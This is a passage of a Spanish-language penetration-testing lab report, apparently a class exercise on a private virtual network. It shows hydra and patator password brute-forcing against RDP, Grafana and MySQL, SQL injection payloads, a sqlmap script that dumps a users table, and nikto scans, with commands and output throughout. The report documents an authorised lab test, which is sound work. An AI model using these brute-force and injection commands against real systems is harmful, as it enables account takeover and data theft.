- Aquí % representa letras mayúsculas, minúsculas, números y símbolos según el charset seleccionado.
- -f /usr/share/crunch/charset.lst mixalpha-numeric-symbol14: Usa un charset que incluye letras, números y 14 símbolos.
- -c 10000 -b 10mb: Limita el número de líneas por archivo y tamaño para evitar desbordamientos.

Solo para comprobar que la contraseña este en la lista

```
grep -F 'Admin123*' a_passwords.txt
```

Y usamos el comando de hydra:

```
hydra -l Administrador -P Admin_passwords.txt rdp://192.168.45.4 -t 8 -V
-I -s 3389
```

-t 8

- Establece el número de tareas paralelas (hilos) para acelerar el ataque. Con 8 hilos, Hydra probará 8 contraseñas simultáneamente. Un número alto puede saturar el servidor o activar bloqueos por seguridad.

-V

- Activa el modo **verbose**. Muestra cada intento de contraseña en tiempo real.

-I

- Omite la comprobación inicial de si el objetivo está activo. Útil si ya sabes que el servidor está en línea.

-s 3389

- Especifica el puerto del servicio RDP. El puerto predeterminado de RDP es 3389, pero en algunos casos puede estar cambiado por seguridad.

```
[ATTEMPT] target 192.168.45.4 - login "Administrador" - 2 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administracion" - 3 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Admin2000" - 4 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Admin123" - 5 of 40 [child 2] (0/0)
[ERROR] freerdp: The connection failed to establish.
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Adminshare12" - 6 of 40 [child 3] (0/0)
[ERROR] freerdp: The connection failed to establish.
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 6 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Adm1nc" - 7 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador1" - 8 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador12" - 9 of 40 [child 2] (0/0)
[ERROR] freerdp: The connection failed to establish.
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administracion" - 10 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 10 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador1" - 11 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 11 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 12 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 13 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 14 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 15 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminInTech" - 16 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 17 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "Administrador" - 18 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdmininPCV" - 19 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminInElectroUNILAR" - 20 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn73" - 21 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn73" - 22 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn73" - 23 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminInEng" - 24 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminInEng" - 25 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn07" - 26 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn2000" - 27 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn2000" - 28 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn97911" - 29 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn97911" - 30 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn23" - 31 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn23" - 32 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn23" - 33 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn121" - 34 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.45.4 - login "Administrador" - pass "AdminIn121" - 35 of 40 [child 3] (0/0)
[3389][rdp] host: 192.168.45.4 Login: Administrador password: Admin123
1 of 1 target successfully completed. A valid password found
hydra (https://github.com/vanhauser-thc/hydra) finished at 2025-05-06 12:29:03
```

Y se ha encontrado la contraseña.


e. Prueba de fuerza bruta a login de grafana en Windows Server 2022:

```
patator http_fuzz method=POST \
    url=http://192.168.45.4:3000/login \
    0=grafana-wordlist.txt \
    header="Content-Type: application/json" \
    header="User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) \
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 \
Safari/537.36" \
    body='{"user":"admin","password":"FILE0"}' \
    -x ignore:code=401 -x ignore:fgrep="Invalid username or password"
```

-x ignore:code=401 -x ignore:fgrep="Invalid username or password". Esto descarta respuestas que:

- Tienen el código HTTP 401 (sin autorización).
  - Contienen en el cuerpo el texto "Invalid username or password".

Así, si alguna contraseña es correcta, Grafana probablemente devuelva un 200 OK, y esa respuesta sí se mostrará.



Aunque la contraseña estaba en la wordlist se mantuvo con status 400

```

curl -X POST http://192.168.45.4:3000/login \
-H "Content-Type: application/json" \
-H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36" \
-d "{'username': 'admin', 'password': 'Grafana123'}"

```

To direct input to this VM, click inside or press Ctrl+G.

Con este curl se comprueba que se puede ingresar con la contraseña.

#### f. Prueba de SSL Anonymous Cipher Suites Supported

El servidor SMTP acepta conexiones TLS (STARTTLS) usando cifrados anónimos, como:

- DH-AES128-SHA256
- DH-AES256-SHA384

Estos cifrados no autentican al servidor, lo que significa que cualquiera en la red podría suplantarla fácilmente si logra interceptar la conexión (ataque MITM). Esto es peligroso especialmente en redes locales, como la que estás evaluando (192.168.45.0/24).

```
openssl s_client -connect 192.168.45.5:25 -starttls smtp
```

Esto inicia una sesión SMTP y solicita una elevación a TLS mediante el comando STARTTLS.

Aquí se busca algo como: New, TLSv1.2, Cipher is DH-AES128-SHA256

Esto nos confirma que el servidor está permitiendo el uso de cifrados anónimos.

File Edit View VM Tabs Help || mikrotik kal00 pat00 CentOS v5 Win2022 Ubuntu Server

Library Type here to search

My Computer


- Tails
- Parrott
- CentOS v5
- Win2022
- Ubuntu Server
- mikrotik
- WinMonitor
- Metasploit2
- kal00
- pat00

Archieve Editar Ver Buscar Terminal Ayuda

-----BEGIN CERTIFICATE-----  
-----END CERTIFICATE-----  
subject=CN = ubuntu  
issuer=CN = ubuntu  
...  
No client certificate CA names sent  
Peer signing digest: SHA256  
Peer signature type: RSA-PSS  
Server Temp Key: X25519, 253 bits  
...  
SSL handshake has read 1541 bytes and written 410 bytes  
...  
New, TLSv1.3, Cipher is TLS\_AES\_256\_GCM\_SHA384  
Server public key: ECDHE-RSA-AES256-GCM-SHA384  
Secure renegotiation is NOT supported.  
Compression: NONE  
Expansion: NONE  
No ALPN negotiated  
Early data was not sent  
Verify return code: 18 (self-signed certificate)  
...  
256 CHUNKING  
Post-Handshake New Session Ticket arrived:  
SSL Session:  
Protocol : TLSv1.3  
Cipher  : TLS\_AES\_256\_GCM\_SHA384  
Session-ID: 1C4899929013F6BA83D8E8716AE1E2486B654C4AD2224B090CA5B99155A1  
Session-ID-ctx:  
Resumption PSK: 1C406E1531E28FC92C295804AB33F235FA9A8303E27173C95B707ED5DC6E8C88578000475B3346C4EC6A84E2B89058  
PSK Identity: None  
PSK Public Key: None  
SRP username: None  
TLS session ticket lifetime hint: 7200 (seconds)  
TLS session ticket:  
0000 - 88 25 D4 C2 30 00 b1 3d-ba 54 2e bf 0a bf 2e 4d ... . . . T . . . H  
...  
File Edit View VM Tabs Help || mikrotik kal00 pat00 CentOS v5 Win2022 Ubuntu Server

07:31 p.m. 06/05/2025

### g. Prueba de fuerza bruta a mysql Ubuntu server:



```
hydra -l admin -P /usr/share/sqlmap/data/txt/wordlist.txt 192.168.45.5
mysql -t 4
```

- **-P /usr/share/sqlmap/data/txt/wordlist.txt:** Usa el archivo como lista de contraseñas. Hydra intentará cada línea como una contraseña.
- **mysql:** El servicio a atacar, Hydra tiene un módulo específico para MySQL.
- **-t 4:** Usa 4 tareas/hilos paralelos para acelerar el ataque, también es el máximo de tareas que nos permite antes del bloqueo.

### h. Prueba de inyección sql a postgres en Ubuntu Server

Se tratan de mandar una petición POST al endpoint controllers/authController.js con este cuerpo:

```
{
  "usuario": "admin' --",
  "password": "loquesea"
}
```

Esto transforma la consulta SQL en:

```
SELECT * FROM users WHERE usuario = 'admin' --'
```

Y el -- comenta el resto, incluyendo la verificación de la contraseña.

Se debería de recibir un token de sesión válido sin haber proporcionado la contraseña correcta.

```
curl -X POST https://localhost:8443/api/auth/login -k -H "Content-Type: application/json" -d "{\"usuario\":\"admin\", \"password\":\"irrelevante\"}"
```

- `-k` permite saltar la advertencia del certificado autofirmado.

```
pat00 - VMware Workstation
File Edit View VM Tabs Help ||| 
mikrotik kal00 CentOS v5 Win2022 Ubuntu Server pat00
Aplicaciones Lugares Sistemas 
ubuntu@ubuntu:~/web/web$ curl -X POST https://localhost:8443/api/auth/login -k -H "Content-Type: application/json" -d "{\"usuario\":\"admin\", \"password\":\"irrelevante\"}"
> C
> ubuntu@ubuntu:~/web/web$ curl -X POST https://localhost:8443/api/auth/login -k -H "Content-Type: application/json" -d "{\"usuario\":\"admin\", \"password\":\"irrelevante\"}"
> SELECT usuario FROM users;
> 
> 
> q
> \!
> \q
> exit
> ^C
ubuntu@ubuntu:~/web/web$ ^C
ubuntu@ubuntu:~/web/web$ curl -X POST https://localhost:8443 -k -H "Content-Type: application/json" -d '{"usuario":"admin", "password":"irrelevante"}'
> AC
ubuntu@ubuntu:~/web/web$ ^C
ubuntu@ubuntu:~/web/web$ curl -X POST https://localhost:8443 -k -H "Content-Type: application/json" -d '{"usuario":"admin", "password":"irrelevante"}'
> AC
ubuntu@ubuntu:~/web/web$ ^C
ubuntu@ubuntu:~/web/web$ curl -X POST https://localhost:8443 -k -H "Content-Type: application/json" -d '{"usuario":"admin", "password":"irrelevante"}'
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<p>Cannot POST /</p>
</body>
</html>
ubuntu@ubuntu:~/web/web$ curl -X POST https://localhost:8443 -k -H "Content-Type: application/json" -d '{"usuario":"admin", "password":"irrelevante"}'
ubuntu@ubuntu:~/web/web$ curl https://localhost:8443/api/auth/login \
> -H "Content-Type: application/json" \
> -d "{\"usuario\":\"admin\", \"password\":\"irrelevante\"}"
{"msg": "Credenciales Invalidas"}ubuntu@ubuntu:~/web/web$ curl -X POST https://localhost:8443/api/auth/login -k -H "Content-Type: application/json" -d "{\"usuario\":\"admin\", \"password\":\"irrelevante\"}"
{"msg": "Credenciales Invalidas"}ubuntu@ubuntu:~/web/web$ curl -X POST https://localhost:8443/api/auth/login -k -H "Content-Type: application/json" -d "{\"usuario\":\"admin\", \"password\":\"irrelevante\"}"
ubuntu@ubuntu:~/web/web$
```

No permite la inyección.

Ahora probamos con sqlmap

```
sqlmap -u "https://192.168.150.228:8443/api/auth/login" \
--data "{\"usuario\":\"\\\"admin\\\", \"password\":\"\\\"1234\\\"\"}" \
--headers="Content-Type: application/json" \
--level=5 --risk=3 --batch
```

- `-u`: Especifica la URL del endpoint vulnerable (en este caso, un login por API REST con HTTPS).
- `--data`: Envía el cuerpo del POST (en formato JSON). Sqlmap identifica campos como usuario.
- `--headers`: Indica el tipo de contenido para que sqlmap sepa interpretar que es JSON.
- `--level=5`: Prueba muchas más técnicas (más agresivo).
- `--risk=3`: Prueba técnicas más riesgosas, como stacked queries.
- `--batch`: Responde automáticamente “sí” a las preguntas por defecto (evita preguntas interactivas).

Lo que se obtuvo fue: (custom) POST parameter 'JSON usuario' is vulnerable

Y estos 3 vectores:

## Boolean-based blind SQLi

- Ejemplo de payload:  
{"usuario":"admin' AND 1=1--","password":"1234"}

- Stacked queries (PostgreSQL > 8.1)  
Esto permite ejecutar múltiples instrucciones en una sola petición. Ejemplo:  
`{"usuario":"admin'; SELECT pg_sleep(5)--","password":"1234"}`
  - Time-based blind SQLi  
Evalúa inyecciones midiendo el tiempo de respuesta:  
`{"usuario":"admin' AND 1=(SELECT 1 FROM pg_sleep(5))--","password":"1234"}`

Y detecto : Back-end DBMS: PostgreSQL  
Web application technology: Express

Los resultados se guardan en `/home/pat00/.local/share/sqlmap/output/192.168.150.228/`

Ahora automatizamos el proceso para extraer usuarios:

```
#!/bin/bash

URL="https://192.168.150.228:8443/api/auth/login"
DATA='{"usuario":"admin","password":"1234"}'
HEADERS="Content-Type: application/json"

echo "[*] Probando conexión e inyección..."

sqlmap -u "$URL" \
--data "$DATA" \
--headers="$HEADERS" \
--batch --level=5 --risk=3
```

```
echo "[*] Obteniendo bases de datos..."  
  
sqlmap -u "$URL" \  
--data "$DATA" \  
--headers="$HEADERS" \  
--dbs \  
--batch --level=5 --risk=3  
  
echo "[*] Listando tablas en la base de datos 'usersdb'..."  
  
sqlmap -u "$URL" \  
--data "$DATA" \  
--headers="$HEADERS" \  
--tables -D usersdb \  
--batch --level=5 --risk=3  
  
echo "[*] Extrayendo datos de la tabla 'users'..."  
  
sqlmap -u "$URL" \  
--data "$DATA" \  
--headers="$HEADERS" \  
--dump -D usersdb -T users \  
--batch --level=5 --risk=3  
  
echo "[✓] Finalizado. Revisa los resultados en:"  
echo "~/local/share/sqlmap/output/192.168.150.228/"
```

Despues solo se dan permisos de ejecución y se usa

```
chmod +x extraer_usuarios.sh  
./extraer_usuarios.sh
```

```
[pat00@parrot: ~]
$ touch extraUserios.sh
[pat00@parrot: ~]
$ ./extraUserios.sh
[pat00@parrot: ~]
$ chmod +x extraUserios.sh
[pat00@parrot: ~]
$ ./extraUserios.sh
[*] Probando conexión e inyección...
[*] SQLMap v4.4.1.1 (https://sqlmap.org)
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:13:47 /2025-05-07

JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[04:13:47] [INFO] resuming back-end DBMS: postgresql
[04:13:47] [INFO] trying to connect to target database...
sqlmap resumed the following injection point(s) from stored session:
-->
Parameter: JSON usuario ((custom) POST)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: ("usuario":"admin' AND 1113=1113-- 1#")","password":"1234")

Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: ("usuario":"admin'--SELECT PG_SLEEP(5)--","password":"1234")

Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: ("usuario":"admin' AND 5093>(SELECT 5093 FROM PG_SLEEP(5))-- URL","password":"1234")

[04:13:47] [INFO] the back-end DBMS is PostgreSQL
web application technology: Express
back-end DBMS: PostgreSQL
[04:13:47] [INFO] fetched data logged to text files under '/home/pat00/.local/share/sqlmap/output/192.168.150.228'
[*] ending @ 04:13:47 /2025-05-07

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
[pat00@parrot: ~]
$ touch extraUserios.sh
[pat00@parrot: ~]
$ ./extraUserios.sh
[pat00@parrot: ~]
$ chmod +x extraUserios.sh
[pat00@parrot: ~]
$ ./extraUserios.sh
[*] Probando conexión e inyección...
[*] SQLMap v4.4.1.1 (https://sqlmap.org)
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:13:51 /2025-05-07

JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[04:13:51] [INFO] resuming back-end DBMS: postgresql
[04:13:51] [INFO] trying to connect to the target database...
sqlmap resumed the following injection point(s) from stored session:
-->
Parameter: JSON usuario ((custom) POST)
  Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: ("usuario":"admin' AND 1113=1113-- 1#")","password":"1234")

Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: ("usuario":"admin'--SELECT PG_SLEEP(5)--","password":"1234")

Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: ("usuario":"admin' AND 5093>(SELECT 5093 FROM PG_SLEEP(5))-- URL","password":"1234")

[04:13:51] [INFO] the back-end DBMS is PostgreSQL
web application technology: Express
back-end DBMS: PostgreSQL
[04:13:51] [WARNING] fetching columns for table 'users' in database 'usersdb'
[04:13:51] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[04:13:51] [INFO] retrieved: 0
[04:13:51] [ERROR] unable to retrieve the number of columns for table 'users' in database 'usersdb'
[04:13:51] [WARNING] unable to retrieve column names for table 'users' in database 'usersdb'
[04:13:51] [WARNING] unable to enumerate the columns for table 'users' in database 'usersdb'
[04:13:51] [WARNING] HTTP error codes detected during run:
#0 (Bad Request) - 5 times
[04:13:51] [INFO] fetched data logged to text files under '/home/pat00/.local/share/sqlmap/output/192.168.150.228'
[*] ending @ 04:13:51 /2025-05-07

[*] Finalizado. Revisa los resultados en:
-/local/share/sqlmap/output/192.168.150.228/
[pat00@parrot: ~]

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

#### i. Pruebas de nikto a Nodejs en Ubuntu server

```
nikto -h https://192.168.45.5 -ssl
```

- -h <https://192.168.45.5:8443>: La opción -h especifica el host objetivo seguida de la IP real de la aplicación NodeJS, incluyendo https:// para indicar que está utilizando SSL.
  - -ssl: Esta opción le dice explícitamente a Nikto que fuerce el modo SSL en el puerto especificado (que por defecto es el 443 para HTTPS).

```
pat00 - VMware Workstation
File Edit View VM Tabs Help || □ X
mikrotik X kal00 X pat00 X Centi5 v5 X Win2022 X Ubuntu Server X
Aplicaciones Lugares Sistema Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
Leyendo la información de estado... Hecho
libinet-sseay-perl ya está en su versión más reciente (1.92-2+b1).
Fijado libinet-sseay-perl con un parche manualmente.
Los siguientes paquetes están siendo mantenidos automáticamente y ya no son necesarios:
libgroups-mount containerd docker.io golang1.22-go golang1.22-src libc++1-16 libdashctl libintel-perl libintel-xs-perl libmodule-find-perl libndctl16 libpmem1 libsrtp-naturalice perl libunwind16 lib-psource needrestart pigz python3-dockerpty python3-docopt python3-texttable python3-torquest
Utilice «sudo apt autoremove» para eliminarlos
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 72 no actualizados.
[+] pat00@parrot:[~/local/share/sqlmap/output/192.168.150.228/dump]
[*] Nikto v2.5.0

Target IP:          192.168.45.5
Target Hostname:   192.168.45.5
Target Port:        8443

+ SSL Info:          Subject: /C=Mx/ST=Michoacan/L=Morelia/O=ITMN
                     Ciphers: TLS_AES_256_GCM_SHA384
                     Issuer: /C=Mx/ST=Michoacan/L=Morelia/O=ITMN
+ Start Time:        2025-05-07 04:33:51 (GMT -6)

Server: No banner retrieved
* Retrieved x-powered-by header: Express.
* Retrieved access-control-allow-origin header: *
* The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
* The site uses TLS and the Strict-Transport-Security header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
* The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
* No CGI Directories found (use '-c all' to force check all possible dirs)
* Hostname '192.168.45.5' does not match certificate's names': .. See: https://cwe.mitre.org/data/definitions/297.html
* /register/ This might be interesting
* /index.php? This might be interesting
* /index.php? This might be interesting
* 8102 requests, 0 errors) and 0 items(s) reported on remote host
* End Time:          2025-05-07 04:38:53 (GMT -6) (302 seconds)

+ 1 host(s) tested
[x]-[pat00@parrot:[~/local/share/sqlmap/output/192.168.150.228/dump]
```

- Se detectó el encabezado x-powered-by: Express, lo que revela que la aplicación podría estar desarrollada con Express.js.
  - Se encontró el encabezado access-control-allow-origin: \*, lo que indica una política de CORS (Cross-Origin Resource Sharing) permisiva que podría tener implicaciones de seguridad.
  - Falta el encabezado de seguridad X-Frame-Options, lo que podría hacer que el sitio sea vulnerable a ataques de clickjacking.
  - Falta el encabezado de seguridad Strict-Transport-Security (HSTS), lo que significa que el navegador podría ser susceptible a ataques de "man-in-the-middle" en futuras visitas si la conexión inicial no es segura.
  - Falta el encabezado X-Content-Type-Options, lo que podría permitir que el navegador interprete incorrectamente el tipo de contenido y potencialmente conducir a vulnerabilidades.

j. Nikto a pagina apache Ubuntu Server:

```
pat00 - VMware Workstation
File Edit View VM Tabs Help || Parrot Terminal

[pat00] milktikos | [kal00] | [pat00] | CentOS v5 | WIn2022 | Ubuntu Server | Aplicaciones Lugaras Sistemas | 0 direct input to this VM, move the mouse pointer inside or press Ctrl+G.

milktikos@pat00: ~$ nikto -h https://192.168.45.5 -ssl
Nikto v2.5.0

+ I host(s) tested
[+] http://192.168.45.5/-/local/share/sqlmap/output/192.168.150.228.dump)
Nikto -H https://192.168.45.5 -ssl
Nikto v2.5.0

=====
+ Target IP:          192.168.45.5
+ Target Hostname:    192.168.45.5
+ Target Port:        443

+ SSL Info:           Subject: /C=MX/ST=Michoacan/L=Morelia/O=ITM/CN=ADMIN/emailAddress=sudo.rogelio0@gmail.com
                      Ciphers: TLS-AES-256-GCM-SHA384
                      Issuer: /C=MX/ST=Michoacan/L=Morelia/O=ITM/CN=ADMIN/emailAddress=sudo.rogelio0@gmail.com
+ Start Time:         2025-05-07 04:44:26 (GMT-6)

+ Server: Apache/2.4.58 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/vulnerabilities/missing-content-type-header/
+ No X-Content-Type-Options header was found in the response (checked in all possible dirs)
+ 0 Server-Send Events leak information via ETags, headers found with file: /inode: 385, size: 62e7b08c3e8e4, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ // The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ Hostname '192.168.45.5' does not match certificate's names: ADMIN. See: https://cwe.mitre.org/data/definitions/297.html
OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
S102 requests: 0 errors() and 7 items() reported on remote host
+ End Time:          2025-05-07 04:49:18 (GMT-6) (298 seconds)

+ I host(s) tested

=====
Portions of the server's headers (Apache/2.4.58) are not in
the Nikto 2.5.0 database or are newer than the known string. Would you like
to submit this information ("no server specific data") to CIRT.net
for a Nikto update (or you may email to su@mitre.org) (y/n)? n

[pat00] milktikos | [kal00] | [pat00] | CentOS v5 | WIn2022 | Ubuntu Server | Aplicaciones Lugaras Sistemas | 0 direct input to this VM, move the mouse pointer inside or press Ctrl+G.

[pat00] milktikos | [kal00] | [pat00] | CentOS v5 | WIn2022 | Ubuntu Server | Aplicaciones Lugaras Sistemas | 0 direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

- Falta el encabezado de seguridad X-Frame-Options, lo que podría hacer que el sitio sea vulnerable a ataques de clickjacking.
  - Falta el encabezado de seguridad Strict-Transport-Security (HSTS), lo que significa que el navegador podría ser susceptible a ataques de "man-in-the-middle" en futuras visitas si la conexión inicial no es segura.
  - Falta el encabezado X-Content-Type-Options, lo que podría permitir que el navegador interprete incorrectamente el tipo de contenido y potencialmente conducir a vulnerabilidades.
  - El servidor podría estar filtrando información de los inodos a través de los encabezados ETag. Se menciona la CVE-2003-1418 relacionada con este problema.

